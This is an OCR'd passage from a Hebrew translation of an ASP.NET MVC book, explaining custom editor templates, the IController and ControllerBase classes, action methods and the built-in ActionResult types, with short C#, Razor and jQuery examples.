
הצהרת if הפותחת בתבנית Object נועדה להבטיח שהתבנית לא תעמיק מעבר לרמה הראשונית של האובייקט. במילים אחרות, כאשר עליה לטפל באובייקט מורכב שכולל מאפיין מורכב, תבנית Object תסתפק בהצגת סיכום פשוט של המאפיין המורכב (באמצעות NullDisplayText או SimpleDisplayText מנתוני-המטא של המודל).

אם אינכם מרוצים מהתנהגות התבנית Object, או של כל אחת מהתבניות המובנות האחרות, תוכלו להגדיר תבניות מותאמות שלכם, במקום התבניות הסטנדרטיות.

תבניות מותאמות

תבניות מותאמות אישית שוכנות בתיקייה DisplayTemplates או EditorTemplates. תשתית MVC מסתמכת על כללים מוכרים לבחירת הנתיב לתבנית הדרושה. תחילה נבדקת תיקיית התצוגות של בקר מסוים, אך לאחר מכן נבדקת גם התיקייה Views/Shared כדי לראות אם קיימות תבניות מותאמות אישית. התשתית מחפשת תבניות שמשויכות לכל אחד ממנועי התצוגה הרשומים ביישום (כלומר, על פי ברירת מחדל, התשתית תחפש תבניות בעלות הסיומות .aspx, .ascx ו- .cshtml).

לדוגמה, נניח שברצונכם לבנות תבנית Object מותאמת אישית, אך ברצונכם לספק אותה אך ורק לתצוגות שמשויכות לבקר StoreManager של יישום MVC Music Store. לשם כך תוכלו ליצור תבנית EditorTemplate בתיקייה Views/StoreManager וליצור תצוגת Razor חדשה בשם Object.cshtml (ראו תרשים 15-15).



תרשים 15-15

תבניות מותאמות אישית מאפשרות לכם לעשות המון דברים מעניינים. למשל, אם סגנונות ברירת המחדל שמוחלים על אלמנט קלט טקסט (text-box single-line) אינם מוצאים חן בעיניכם, תוכלו לבנות תבנית עורך String משלכם בכל סגנון שתרצו ולמקם אותה בתיקייה Shared\EditorTemplates, ואז היא תיושם בכל חלקי הפרויקט שלכם.

אתם יכולים גם להפיק תגיות -data עבור תסריטי לקוח (מידע נוסף על תכונות -data תמצאו בפרק 8). לדוגמה, נניח שאתם רוצים להצמיד את הווידג'ט Datepicker של jQuery UI לכל עורך של מאפיין DateTime. על פי ברירת מחדל, התשתית מממשת עורכים למאפייני DateTime באמצעות תבנית String, אבל אתם יכולים ליצור תבנית DateTime כדי לשנות את

ההתנהגות הזו, מכיוון שהסייע של התשתית מחפש תבנית בשם DateTime בעת מימוש ערך DateTime באמצעות תבניות.

```
@Html.TextBox("", ViewData.TemplateInfo.FormattedModelValue,
  new { @class = "text-box single-line",
    data_datepicker="true"
  })
```

תוכלו לשמור את הקוד הזה בקובץ DateTime.cshtml, ולהציב אותו בתיקייה Shared\EditorTemplates. כעת תוכלו לצרף בקלות רבה Datepicker לכל עורך של מאפיין DateTime באמצעות קטע קטן של תסריט שמורץ במחשב הלקוח (אל תשכחו לכלול את התסריטים ואת גליונות הסגנון של jQuery UI, כמוסבר בפרק 8).

```
$(function () {
  $(":input[data-datepicker=true]").datepicker();
});
```

כעת נניח שאינכם רוצים לצרף את Datepicker לכל עורך DateTime, אלא רק במספר מקרים מיוחדים. תוכלו לעשות זאת על ידי שינוי קובץ התבנית ל-SpecialDateTime.cshtml. כעת התשתית לא תבחר את התבנית שיצרתם למאפייני DateTime, אלא אם כן תציינו את שם התבנית באופן מפורש. תוכלו לציין את שם התבנית באמצעות הסייע EditorFor. הנה דוגמה למימוש של מאפיין DateTime בשם ReleaseDate:

```
@Html.EditorFor(m => m.ReleaseDate, "SpecialDateTime")
```

לחילופין, תוכלו לסמן את המאפיין עצמו באמצעות תכונת UIHint:

```
[UIHint("SpecialDateTime")]
public DateTime ReleaseDate { get; set; }
```

תבניות מותאמות אישית הן אמצעי יעיל ביותר לצמצום נפח הקוד שעליכם לכתוב במהלך בניית היישום. על ידי ריכוז המוסכמות הסטנדרטיות של היישום שלכם בתבניות, תוכלו לבצע שינויים גורפים ביישום על ידי שינוי של קובץ אחד בלבד.

בקרים מתקדמים

הבקר הוא סוס העבודה של יישומי ASP.NET MVC, ובאופן טבעי הוא מספק שלל אפשרויות מתקדמות. מסיבות מובנות לא יכולנו להציג את כולן בפרק 2. בסעיף זה נדון במנגנוני הפעולה הפנימיים של הבקרים, ונלמד כיצד להשתמש בידע הזה כדי לספק פתרונות לסוגיות מתקדמות.

הגדרת הבקר: ממשק IController

כעת, כשברשותכם הבנה טובה של העקרונות הבסיסיים של תשתית MVC, הבה נבחן כיצד הבקרים מוגדרים ופועלים. למען הפשטות, עד כה התמקדנו במה שהבקר עושה וכעת הגיע הזמן להסביר **מהו למעשה בקר - controller**. כדי לעשות זאת, עליכם להכיר תחילה את

הממשק IController. כמוסבר בפרק 1, יכולת הרחבה וגמישות הן שתיים מהמטרות העיקריות של תשתית ASP.NET MVC. כדי להקנות לתשתית את התכונות הללו, חשוב לנצל ככל הניתן את אפשרויות ההפשטה על ידי שימוש בממשקים.

כדי שמחלקה תיחשב כבקר של ASP.NET MVC, היא חייבת ליישם את ממשק IController, ועל פי המוסכמה שם המחלקה צריך להסתיים ב-"Controller". מוסכמה זו מאוד חשובה. תשתית ASP.NET MVC כוללת מספר רב של כללים שנועדו להקל על חייכם ולחסוך מכם הגדרות תצורה ושימוש במאפיינים. בהתחשב בעוצמות האדירות שמסתתרות מתחת לשכבת ההפשטה שיוצר ממשק IController, מפתיע לגלות כמה הוא פשוט:

```
public interface IController
{
  void Execute(RequestContext requestContext);
}
```

זהו תהליך פשוט למדי: כאשר מתקבלת בקשה, מערכת הניתוב מזהה את הבקר, והוא קורא לשיטה Execute.

המטרה של הבקר IController היא לספק נקודת פתיחה פשוטה לכל מי שרוצה לשלב בקרים משלו בתשתית ASP.NET MVC. המחלקה Controller, שבה נדון בהמשך הפרק, מוסיפה התנהגויות מעניינות רבות לממשק הזה. זהו הדפוס השכיח ליצירת נקודות הרחבה בתשתית ASP.NET.

לדוגמה, אם פעלתם עם מטפלי HTTP (HTTP handlers), ייתכן ששמתם לב שממשק IController מזכיר מאוד את ממשק IHttpHandler:

```
public interface IHttpHandler
{
  void ProcessRequest(HttpContext context);

  bool IsReusable { get; }
}
```

נתעלם לרגע מהמאפיין IsReusable ואז נוכל לומר שהן IController והן IHttpHandler שקולים לגמרי מבחינת התפקיד. השיטה IController.Execute והשיטה IHttpHandler.ProcessRequest מגיבות שתיהן לבקשות ומחזירות פלט בתגובה. ההבדל העיקרי ביניהן הוא היקף נתוני ההקשר שמועברים לשיטות. השיטה IController.Execute מקבלת מופע של RequestContext, אשר בנוסף לאובייקט HttpContext מכיל מידע רלוונטי נוסף הקשור לבקשות ליישומי ASP.NET MVC.

המחלקה Page, אשר ככל הנראה הינה המוכרת ביותר למפתחי ASP.NET Web Forms מכיוון שהיא מחלקת הבסיס הסטנדרטית לדפי ASPX, מיישמת גם כן את IHttpHandler.

מחלקת הבסיס המופשטת ControllerBase

כפי שראיתם, קל מאוד ליישם את ממשק IController, אבל בפועל מדובר באמצעי שמאפשר למחלקת הניתוב לאתר את הבקר שלכם ולקרוא לשיטה Execute שלו. הפשטות הזו היא בדיוק מה שדרוש מנקודות גישה למערכת, אבל הממשק לא באמת תורם כל דבר שימושי לבקר שאתם כותבים. גם זה לא בהכרח דבר רע - חלק גדול מהעוסקים בפיתוח של כלים מותאמים אישית לא אוהבים במיוחד שהמערכת שהם מנסים "לשפץ" כופה עליהם אילוצים רבים. עם זאת, אחרים מעדיפים הגדרה מפורטת יותר של ה-API, ובדיוק לשם כך קיימת המחלקה ControllerBase.

שיקולים להשארת IController

כאשר תשתית ASP.NET MVC הייתה בחיתוליה, צוות הפיתוח שקל להסיר את ממשק IController. הטענה הייתה שמפתחים שרוצים ליישם את הממשק הזה יכולים להשתמש במימוש של MvcHandler משלהם, אשר מטפל בחלק משמעותי ממכניקת ההרצה הבסיסית על סמך בקשות שמתקבלות ממערכת הניתוב.

בסופו של דבר הוחלט להשאיר את הממשק IController מכיוון שאלמנטים אחרים של ASP.NET MVC (IControllerFactory ו-ControllerBuilder) יכולים לפעול איתו באופן ישיר, וכך הוא יכול לתרום לתהליך הפיתוח.

המחלקה ControllerBase הינה מחלקת בסיס מופשטת (abstract) שיוצרת שכבת API מצומצמת נוספת מעל הממשק IController. היא חושפת את המאפיינים TempData ו-ViewData (שתי דרכים לשליחת נתונים לתצוגה, כמוסבר בפרק 3). השיטה Execute של ControllerBase אחראית ליצירת מופע של ControllerContext אשר מספק נתוני הקשר ממוקדי-MVC אודות הבקשה הנוכחית, באופן דומה להעברה של נתוני הקשר ממוקדי-ASP.NET (כגון בקשה ותגובה, URL, פרטי שרת ועוד) באמצעות מופע של HttpContext.

מחלקת הבסיס אינה מכבידה בפרטים, ומאפשרת למפתחים ליצור מומושים חופשיים מאוד עבור הבקרים שלהם, תוך ניצול היתרונות של מערך מסנני הפעולה של ASP.NET MVC (כלים לסינון ועבודה עם נתוני בקשה/תגובה, כמפורט בפרק 13). עם זאת, מחלקת הבסיס אינה מספקת את היכולת להמיר פעולות לצורת קריאות לשיטות, וכאן נכנסת לתמונה המחלקה Controller.

מחלקת הבקר ופעולות

באופן תיאורטי, ניתן לבנות אתר שלם ומתפקד אך ורק באמצעות מחלקות שמיישמות את ControllerBase או את IController. מערכת הניתוב תחפש IController לפי שם, לאחר מכן תקרא לשיטה Execute, והנה לכם אתר בסיסי ביותר. אולם, הדבר שקול לעבודה עם ASP.NET באמצעות IHttpHandlers גולמיים: זה יפעל, אבל יהיה עליכם להמציא מחדש את הגלגל ולבנות בעצמכם את היגיון (קוד) הליבה של התשתית מאפס.

כפי שתראו בהמשך, תשתית ASP.NET MVC הינה שכבה שפועלת מעל למטפלי HTTP (עובדה מעניינת כשלעצמה), ולמעשה לא היה צורך לערוך כל שינוי פנימי מהותי בתשתית ASP.NET כדי לצרף אליה את MVC. הצוות של ASP.NET MVC פשוט יצר את התשתית החדשה כשכבה ששוכנת מעל לנקודות ההרחבה הקיימות של ASP.NET.

הגישה המקובלת לכתיבת בקר היא לרשת ממחלקת הבסיס המופשטת System.Web.Mvc.Controller, אשר מיישמת את מחלקת הבסיס ControllerBase, ולפיכך גם את ממשק IController. המחלקה Controller נועדה לשמש בתור מחלקת הבסיס לכל הבקרים והיא מספקת שלל התנהגויות שימושיות שבקרים יכולים לרשת.

תרשים 15-16 ממחיש את הקשר בין IController, ControllerBase, מחלקת הבסיס המופשטת Controller ושני הבקרים שכלולים ביישום ברירת המחדל של ASP.NET MVC 4.

שיטות פעולה

כל השיטות הציבוריות אשר שייכות למחלקה שיורשת ממחלקת הבסיס Controller הן **שיטות פעולה** (action methods), ובאופן עקרוני ניתן לקרוא להן באמצעות בקשת HTTP. במקום מימוש אחיד אחד של Execute, תוכלו לבנות את הבקר שלכם כקבוצה של שיטות פעולה, שכל אחת מהן מגיבה לקלט מסוים מהמשתמש.


סוגיית האבטחה של שיטות פעולה ציבוריות

העובדה שהציבור הרחב יכול לקרוא לכל שיטה ציבורית של המחלקה Controller באופן מקוון מעלה באופן טבעי שאלות בדבר אבטחה של הגישה הזו. צוות הפיתוח מקדיש רב זמן לדיונים פנימיים וחיצוניים בסוגיה זו.

בגרסאות קודמות, המפתחים נדרשו להצמיד מאפיין סימון בשם ontrollerActionAttribute לכל שיטת פעולה שניתנת לקריאה, אולם רבים הרגישו שיש בכך הפרה של עיקרון ההימנעות מחזרות (Don't Repeat Yourself – DRY). מסתבר שחלק גדול מהחששות בנוגע לפתיחת השיטות הללו לקריאה דרך הרשת נובעת ממחלוקת בדבר המשמעות של המונח **אישור** (opt in).

מבחינת צוות המוצר, שיטה הופכת לנגישה דרך הרשת רק לאחר כמה רמות של אישורים (opting). רמת האישור הראשונה היא עבודה עם פרויקט של ASP.NET MVC. אם תוסיפו מחלקה Controller ציבורית לפרויקט ASP.NET Web Application סטנדרטי, המחלקה לא תהיה נגישה לקריאות שמבוצעות דרך הרשת, אך אם תוסיפו מחלקה כזו לפרויקט ASP.NET MVC – סביר שהיא תהיה נגישה. מעבר לזה, עדיין תצטרכו להגדיר כלל ניתוב עם מטפל ניתוב (כגון MvcRouteHandler) שמשויך למחלקה הזו.

לסיכום, על ידי השימוש במחלקה Controller כמחלקת בסיס אתם למעשה מאשרים את ההתנהגות הזו. אינכם יכולים לעשות זאת בטעות, וגם אם כן, לפני שמבקר באתר יוכל לקרוא לה, עליכם להגדיר כללי ניתוב שמובילים למחלקה הזו.


IActionFilter
IAuthorizationFilter
IDisposable
IExceptionFilter
IResultFilter
IAsyncController
IController
IAsyncManagerContainer
IController
ControllerBase
Abstract Class
Properties
ControllerCont...
TempData
ValidateRequest
ValueProvider
ViewBag
ViewData
Methods
ControllerBase
Execute
ExecuteCore
Initialize
Controller
Abstract Class
ControllerBase
Properties
ActionInvoker
AsyncManager
Binders
DisableAsyncSu...
HttpContext
ModelState
Profile
Request
Response
RouteData
Server
Session
TempDataProvi...
Url
User
ViewEngineColl...
Methods
HomeController
Class
Controller
Methods
About
Contact
Index
AccountControll...
Class
Controller
Methods
Disassociate
ErrorCodeToStr...
ExternalLogin
ExternalLoginC...
ExternalLoginC...
ExternalLoginFa...
ExternalLoginsL...
Login (+ 1 over...
LogOff
Manage (+ 1 o...
RedirectToLocal
Register (+ 1 o...
RemoveExterna...
Nested Types

תרשים 15-16

תוצאת פעולה

כפי שכבר נאמר, המטרה של הבקר בתבנית MVC היא להגיב לקלט מהמשתמש. בתשתית ASP.NET MVC, שיטות פעולה הן היחידות שמספקות תגובה נקודתית לקלט מהמשתמש. שיטות הפעולה הן אלו שאחראיות בפועל על הטיפול בבקשות שמתקבלות מהמשתמש ועל החזרת התגובה שתוצג בפניו, לרוב בפורמט HTML.

דפוס ההתנהגות המקובל של שיטות פעולה הוא לבצע את העבודה המבוקשת, ולאחר מכן להחזיר מופע של טיפוס אשר יורש ממחלקת הבסיס המופשטת ActionResult. להלן קוד המקור של מחלקת הבסיס המופשטת ActionResult:

```
public abstract class ActionResult
{
  public abstract void ExecuteResult(ControllerContext context);
}
```

שימו לב שהמחלקה מכילה שיטה אחת בלבד, את ExecuteResult. אם אתם מכירים את תבנית העיצוב Command, הסגנון הזה לא אמור להיות זר לכם. תוצאות פעולה מייצגות פקודות ששיטות הפעולה מבקשות מהתשתית לבצע בשמן.

תוצאות פעולה מטפלות בדרך כלל בעבודה ברמת התשתית, בעוד ששיטות פעולה מטפלות בקוד של היישום. לדוגמה, כאשר מתקבלת בקשה להצגת רשימה של מוצרים, שיטת הפעולה שולחת שאילתה לבסיס הנתונים ובונה רשימת מוצרים, ואולי גם מבצעת סינון בהתאם לכללים העסקיים שמוכתבים על ידי היישום. בשלב זה, שיטת הפעולה מתמקדת אך ורק בקוד הלוגיקה של היישום.

כאשר רשימת המוצרים שמורכבת על ידי השיטה מוכנה להצגה בפני המשתמש, עלינו לממש אותה. איננו רוצים שהקוד של השיטה, אשר אמור להתמקד בהיגיון העסקי, יכיל פרטים שקשורים למימוש של התשתית, כגון כתיבת HTTP ישירות לתגובה. למשל, ייתכן שיש לנו תבנית מוגדרת שיכולה לשמש להמרת אוסף המוצרים לפורמט HTML. לא נרצה להטמיע את המידע הזה בשיטת הפעולה עצמה, מכיוון שיש בכך הפרה של עיקרון הפרדת התפקידים, אשר עד כה נשמר בקפדנות רבה.

פתרון אפשרי לסוגיה זו הוא לגרום לשיטת הפעולה ליצור מופע של ViewResult (אשר יורש מ-ActionResult), להעביר את הנתונים למופע הזה ולהחזיר אותו. בשלב זה, שיטת הפעולה סיימה את עבודתה, ויוזם הפעולות יפעיל את השיטה ExecuteResult על המופע של ViewResult להשלמת השלב האחרון בתהליך. הקוד שלהלן ממחיש כיצד הדבר מתבצע:

```
public ActionResult ListProducts()
{
  //Pseudo code
  IList<Product> products = SomeRepository.GetProducts();
  ViewData.Model = products;
  return new ViewResult {ViewData = this.ViewData };
}
```

בפועל, סביר להניח שלעולם לא תיתקלו בקוד שיוצר באופן ישיר מופעים של ActionResult כמוצג לעיל, וככל הנראה תשתמשו באחת משיטות הסיוע של המחלקה Controller. לדוגמה, בקוד שלהלן מוצג שימוש בשיטת הסיוע View:

```
public ActionResult ListProducts()
{
  //Pseudo code
  IList<Product> products = SomeRepository.GetProducts();
  return View(products);
}
```

בסעיף הבא נרחיב את הדיון על ViewResult ונסביר את הקשר בין המחלקה הזו לבין תצוגות.

שיטות עזר להחזרת תוצאת פעולה

אם תבחנו מקרוב את הפעולות של בקר ברירת המחדל בתבנית פרויקט ברירת המחדל של ASP.NET MVC, תראו ששיטות הפעולה אינן יוצרות מופעים של ViewResult באופן ישיר. ניקח לדוגמה את קוד השיטה About שלהלן:

```
public ActionResult About() {
  ViewData["Title"] = "About Page";
  return View();
}
```

שימו לב שהשיטה מחזירה את תוצאת הקריאה אל השיטה View. המחלקה Controller מכילה מספר שיטות עזר להחזרת מופעים של ActionResult. שיטות אלו נועדו להפוך את הקוד של שיטות פעולה לקריא והצהרתי יותר. במקום ליצור מופעים חדשים של תוצאות פעולה, נהוג להחזיר את התוצאה המתקבלת מהקריאה אל אחת משיטות העזר הללו.

רוב השמות של השיטות האלו מקבילים לטיפוס תוצאת הפעולה שמוחזרת על ידי השיטה, אך ללא הסיומת Result. לדוגמה, השיטה View מחזירה מופע של ViewResult, והשיטה Json מחזירה מופע של JsonResult. השיטה היחידה שמפרה את החוקיות הזו היא RedirectToAction, אשר מחזירה מופע של RedirectToRoute.

השיטות Redirect, RedirectToAction ו-RedirectToRoute שולחות כולן קוד מצב HTTP 302, לציון הפניית המשך זמנית. אם התוכן הועבר למיקום אחר באופן קבוע, עליכם להודיע על כך ללקוחותיכם באמצעות קוד מצב HTTP 301. אחד היתרונות של השימוש בקוד המצב הזה קשור לקידום האתר במנועי החיפוש. כאשר מנוע חיפוש נתקל בקוד HTTP 301, הוא מעדכן את הכתובות, URLs, שמוצגות בתוצאות החיפוש. גם עדכון קישורים שתוקפם פג עשוי במקרים מסוימים להשפיע על הדירוג במנועי החיפוש. לכן, לכל שיטה שמחזירה RedirectResult יש שיטה מקבילה שמחזירה קוד מצב HTTP 301. השיטות המקבילות הן RedirectPermanent, RedirectToActionPermanent ו-RedirectToRoutePermanent. חשוב לדעת שדפדפנים ולקוחות אחרים שומרים תגובות HTTP 301 במטמון, ולכן השתמשו בהם רק כאשר אתם בטוחים שהמיקום החדש אכן קבוע.

טבלה 4-15 מכילה פירוט של שיטות העזר הזמינות והטיפוס המוחזר שלהן.

טבלה 4-15: שיטות עזר בבקר שמחזירות מופעים של ActionResult

שיטה	תיאור
Redirect	מחזירה RedirectResult, אשר מפנה את המשתמש לכתובת URL מתאימה.
RedirectPermanent	כמו Redirect, אבל מחזירה RedirectResult עם ערך true במאפיין Permanent כדי שיוחזר קוד מצב HTTP 301.
RedirectToAction	מחזירה RedirectToRouteResult, אשר מפנה את המשתמש לפעולה על סמך ערכי הניתוב הנתונים.
RedirectToActionPermanent	כמו RedirectToAction, אבל מחזירה RedirectResult עם ערך true במאפיין Permanent כדי שיוחזר קוד מצב HTTP 301.
RedirectToRoute	מחזירה RedirectToRouteResult, אשר מפנה את המשתמש לכתובת URL שתואמת את ערכי הניתוב הנתונים.
RedirectToRoutePermanent	כמו RedirectToRoute, אבל מחזירה RedirectResult עם ערך true במאפיין Permanent כדי שיוחזר קוד מצב HTTP 301.
View	מחזירה ViewResult, למימוש התצוגה לתגובה.
PartialView	מחזירה PartialViewResult, למימוש תצוגה חלקית לתגובה.
Content	מחזירה ContentResult, אשר כותבת את התוכן הנתון (מחרוזת) לתגובה.
File	מחזירה מחלקה שיורשת מהמחלקה FileResult, ואשר כותבת תוכן בינרי לתגובה.
Json	מחזירה JsonResult שמכילה את הפלט המתקבל מתהליך הסריאליזציה של אובייקט לפורמט JSON.
JavaScript	מחזירה JavaScriptResult שמכילה קוד JavaScript שמופעל מיד לאחר שהוא מוחזר ללקוח.

סוגי תוצאות פעולה

תשתית ASP.NET MVC כוללת סוגים שונים של תוצאות פעולה (ActionResult) לביצוע פעולות שכיחות, כמפורט בטבלה 5-15. בסעיפים שבהמשך תוכלו למצוא הסברים מפורטים על סוגי התוצאות השונים.

טבלה 15-5: תיאור הסוגים השונים של תוצאות פעולה

סוג תוצאת הפעולה	תיאור
ContentResult	משמשת לכתיבת התוכן הנתון בתור טקסט ישירות לתגובה.
EmptyResult	מייצגת null או תגובה ריקה, מבלי לבצע כל פעולה.
FileContentResult	יורשת מהמחלקה FileResult וכותבת מערך של בתים (bytes) לתגובה.
FilePathResult	יורשת מהמחלקה FileResult וכותבת קובץ לתגובה על סמך נתיב קובץ.
FileResult	משמשת כמחלקת בסיס למגוון תוצאות שכותבות תגובה בינרית לזרם. שימושי להחזרת קבצים למשתמש.
FileStreamResult	יורשת מהמחלקה FileResult וכותבת זרם לתגובה.
HttpNotFound	יורשת מהמחלקה HttpStatusCodeResult, ומחזירה ללקוח קוד תגובה HTTP 404 כדי לציין שהמשאב המבוקש לא נמצא.
HttpStatusCodeResult	מחזירה קוד HTTP ספציפי-למשתמש.
HttpUnauthorizedResult	יורשת מהמחלקה HttpStatusCodeResult, ומחזירה ללקוח קוד תגובה HTTP 401, כדי לציין שהמבקש אינו מורשה גישה למשאבים שכתובת URL של הבקשה מפנה אליהם.
JavaScriptResult	משמשת להרצת קוד JavaScript שנשלח מהשרת בצד הלקוח באופן מיידי.
JsonResult	מבצעת סריאליזציה של האובייקט שמועבר לה לפורמט JSON, וכותבת את הפלט המתקבל בתגובה. משמשת בעיקר כתגובה לבקשות Ajax.
PartialViewResult	תוצאה זו דומה מאוד לתוצאת ViewResult, כאשר ההבדל היחיד הוא בכך שהתגובה זוכה למימוש של תצוגה חלקית שאופיינית לבקשות Ajax.
RedirectResult	מפנה את המבקש לכתובת URL אחרת על ידי החזרת קוד הפניה זמנית 302 או קוד הפניה קבועה 301, בהתאם לערך הדגל הבוליאני Permanent.
RedirectToRouteResult	דומה לתוצאת RedirectResult, למעט העובדה שהמשתמש מופנה לכתובת URL שנקבעת על ידי פרמטרי הניתוב.
ViewResult	קוראת למנוע התצוגה לצורך מימוש תצוגה לתגובה.

ContentResult

התוצאה ContentResult כותבת את התוכן הנתון (דרך המאפיין Content) אל התגובה. המחלקה מאפשרת גם לציין קידוד עבור התוכן (דרך המאפיין ContentEncoding) ואת סוג התוכן (דרך המאפיין ContentType).

אם לא מצוין סוג קידוד, יש שימוש בקידוד התוכן שמוגדר במופע הנוכחי של HttpResponse. קידוד ברירת המחדל של HttpResponse מוגדר על ידי אלמנט globalization של web.config.

באופן דומה, אם לא מצוין סוג התוכן, יש שימוש בסוג התוכן שמוגדר במופע הנוכחי של HttpResponse. על פי ברירת מחדל, סוג התוכן של HttpResponse הוא text/html.

EmptyResult

כפי שניתן להסיק משמה, התוצאה EmptyResult מוֹרָה לתשתית לא לעשות דבר. זהו יישום של תבנית עיצוב מקובלת בשם **תבנית האובייקט הריק (Null Object pattern)**, אשר קובעת שיש להחליף הפניות ריקות במופעים. במקרה שלנו, לשיטה ExecuteResult יש מימוש ריק. תבנית העיצוב הזו הוצגה לראשונה בספרו של מרטין פולר, " Refactoring: Improving the Design of Existing Code" (Addison-Wesley Professional, 1999). כדי ללמוד עוד על נושא זה, אנא בקרו בכתובת http://martinfowler.com/bliki/refactoring.html.

FileResult

התוצאה FileResult דומה מאוד לתוצאה ContentResult, אך משמשת לכתיבת תכנים בינריים לתגובה (כמו למשל, מסמך Microsoft Word על דיסק או נתונים מעמודה מסוג BLOB בשרת SQL). הצבת ערך במאפיין FileDownloadName של התוצאה תגרום להצבת הערך המתאים בכותרת Content-Disposition, ולהצגת חלונית הורדת קובץ בפני המשתמש.

שימו לב שהתוצאה FileResult היא מחלקת בסיס מופשטת עבור שלושה טיפוסים שונים של תוצאות פעולה:

- FilePathResult
- FileContentResult
- FileStreamResult

השימוש מתבצע בדרך כלל על פי תבנית "מפעל", כלומר הטיפוס המסוים שמוחזר נבחר בהתאם לגרסה המועמסת (overload) של השיטה File שעבורה בוצעה הקריאה.

HttpStatusCodeResult

התוצאה HttpStatusCodeResult מאפשרת להחזיר תוצאת פעולה עם קוד מצב HTTP ותיאור מוגדרים. לדוגמה, כדי להודיע למבקש שהמשאב אינו זמין עוד, תוכלו להחזיר קוד מצב HTTP 410 (Gone). למשל, אם מסיבות כלשהן החלטתם לא למכור יותר אלבומי דיסקו בחנות

המוסיקה שלכם, תוכלו לגרום לפעולה Browse של StoreController להחזיר קוד 410 כאשר משתמש מחפש מוסיקת דיסקו:

```
public ActionResult Browse(string genre)
{
  if(genre.Equals("disco",StringComparison.InvariantCultureIgnoreCase))
    return new HttpStatusCodeResult(410);

  var genreModel = new Genre { Name = genre };

  return View(genreModel);
}
```

שימו לב שיש חמש תוצאות ActionResults שונות שמשמשות להחזרת קודי מצב נפוצים, כמפורט בטבלה 5-15:

- HttpNotFoundResult
- HttpStatusCodeResult
- HttpUnauthorizedResult
- RedirectResult
- RedirectToRouteResult

התוצאות RedirectResult ו-RedirectToRouteResult (שמתוארות בהמשך הסעיף) מבוססות על קודי התגובה השכיחים HTTP 301 ועל HTTP 302.

JavaScriptResult

תוצאת JavaScriptResult משמשת להרצת קוד JavaScript שנשלח מהשרת בצד הלקוח. לדוגמה, בעת שימוש בסייעי Ajax מובנים לביצוע בקשה לשיטת פעולה, שיטת הפעולה עשויה להחזיר קטע JavaScript שמופעל מיד עם הגעתו ללקוח:

```
public ActionResult DoSomething() {
  script s = "$('#some-div').html('Updated!');";

  return JavaScript(s);
}
```

הקריאה לקוד הזה תבוצע על ידי הקוד שלהלן:

```
<%: Ajax.ActionLink("click", "DoSomething", new AjaxOptions()) %>
<div id="some-div"></div>
```

כל זאת, בהנחה שיש הפניות מתאימות לספרייה Ajax ולספרייה jQuery.

JsonResult

התוצאה JsonResult משתמשת במחלקה JavaScriptSerializer לביצוע סריאליזציה של התכנים שלה (אשר מאוחסנים במאפיין Data) לפורמט JSON (JavaScript Object Notation). זוהי

יכולת שימושית בתרחישי Ajax, שבהם שיטת הפעולה צריכה להחזיר נתונים בפורמט נוח לשימוש בקוד JavaScript.

בדומה לתוצאה ContentResult, ניתן להגדיר את קידוד התוכן וסוג התוכן של התוצאה JsonResult דרך מאפיינים. ההבדל היחיד הוא, שעבור JsonResult, ברירת המחדל לערך של ContentType היא application/json, ולא text/html.

